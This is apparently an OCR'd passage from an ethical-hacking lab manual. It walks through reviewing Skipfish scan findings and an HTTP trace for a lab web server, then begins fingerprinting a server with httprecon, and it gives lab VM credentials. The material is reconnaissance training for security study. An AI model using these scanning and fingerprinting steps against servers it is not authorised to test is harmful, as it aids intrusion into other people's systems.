
text/plain (4)

Issue type overview - click to expand:

- SQL query or similar syntax in parameters (2)
  1. http://10.10.10.16:8080/add_vhost.php [show trace +]
  2. http://10.10.10.16:8080/add_vhost [show trace +]
- Signature match detected (8)
- HTML form with no apparent XSRF protection (3)
- Numerical filename - consider enumerating (3)
- Incorrect or missing charset (low risk) (11)
- Generic MIME used (low risk) (1)
- HTML form (not classified otherwise) (2)
- Unknown form field (can't autocomplete) (3)
- Hidden files / directories (7)
- Directory listing enabled (32)
- Resource not directly accessible (1)
- New 404 signature seen (4)
- New 'X-*' header value seen (4)
- New 'Server' header value seen (2)
- New HTTP cookie added (1)

Figure 1.2.10: Examining the scan result

21. The webpage appears, as shown in the screenshot.


Ajouter un "Virtual Host" - Mozilla Firefox
Skipfish - scan results brows
Ajouter un "Virtual Host"
10.10.10.16:8080/add_vhost.php
english

Add a VirtualHost - Back to homepage

• Version 3.1.9 - 64bit

Apache Virtual Hosts `c:/wamp64/bin/apache/apache2.4.39/conf/extra/httpd-vhosts.conf`

VirtualHost already defined:

ServerName : localhost:8080 - *Directory :* c:/wamp64/www

Windows hosts `C:/Windows/system32/drivers/etc/hosts`

Name of the `Virtual Host` No space - No underscore(_) *Required*

Complete absolute `path` of the VirtualHost `folder` *Examples: C:/wamp/www/projet/ or E:/www/site1/* *Required*


If you want to use a "Listen port" other than the default one, you must add a Listen Port to Apache by Right-Click Tools *Optional*

`If` you want to use VirtualHost by IP: `local IP` 127.x.y.z *Optional*

Figure 1.2.11: Examining the scan result

22. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

23. Click **show trace** next to the URL to examine the vulnerability in detail.


Skipfish - scan results browser - Mozilla Firefox
Skipfish - scan results brows
Ajouter un "Virtual Host"
file:///root/test/index.html#

image/x-ms-bmp (2)

text/css (4)


text/plain (4)

Issue type overview - click to expand:

- **SQL query or similar syntax in parameters** (2)
  1. http://10.10.10.16:8080/add_vhost.php [show trace +]
  2. http://10.10.10.16:8080/add_vhost [show trace +]
- **Signature match detected** (8)
- **HTML form with no apparent XSRF protection** (3)
- **Numerical filename - consider enumerating** (3)
- **Incorrect or missing charset (low risk)** (11)
- **Generic MIME used (low risk)** (1)
- **HTML form (not classified otherwise)** (2)
- **Unknown form field (can't autocomplete)** (3)

Figure 1.2.12: Examining the HTTP trace

24. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.



```
=== REQUEST ===

POST /add_vhost.php HTTP/1.1
Host: 10.10.10.16:8080
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://10.10.10.16/
Cookie: PHPSESSID=islel0d2t4a2t2a002s9v47gaa
Content-Type: application/x-www-form-urlencoded
Content-Length: 138

vh_name=Smith&vh_folder=1&vh_ip=1&checkadd=1815554011&
submit=Start%20the%20creation%20of%20the%20VirtualHost%20(May%20take%20a%20while...)
=== RESPONSE ===

HTTP/1.1 200 Partial Content
Date: Tue, 07 Jan 2020 06:42:49 GMT
Server: Apache/2.4.39 (Win64) PHP/7.2.18
X-Powered-By: PHP/7.2.18
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Range: bytes 0-5202/5203
Content-Length: 5203
Keep-Alive: timeout=5, max=84
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
```

Figure 1.2.13: Examining the HTTP trace

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.

25. Examine other vulnerabilities and patch them to secure the web server.

26. This concludes the demonstration of how to gather information about a target web server using Skipfish.

27. Close all open windows on both the **Parrot Security** and **Windows Server 2016** virtual machines and turn off the machines.

TASK 3

Footprint a Web Server using the httprecon Tool

Here, we will use the httprecon tool to gather information about a target web server.

TASK 3.1

Launch the httprecon Application

1. Turn on the **Windows 10** and log in with the credentials **Admin** and **Pa$$w0rd**.


2. Navigate to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

🗁 Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats.

🗁 Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

3. The main window of **httprecon** appears, as shown in the screenshot.


httprecon 7.3
File
Configuration
Fingerprinting
Reporting
Help
Target
Analyze
GET existing
GET long request
GET non-existing
GET wrong protocol
HEAD existing
OPTION
Full Matchlist
Fingerprint Details
Report Preview
Name
Hits
Match %

Target: http:// 127.0.0.1 : 80

Ready.

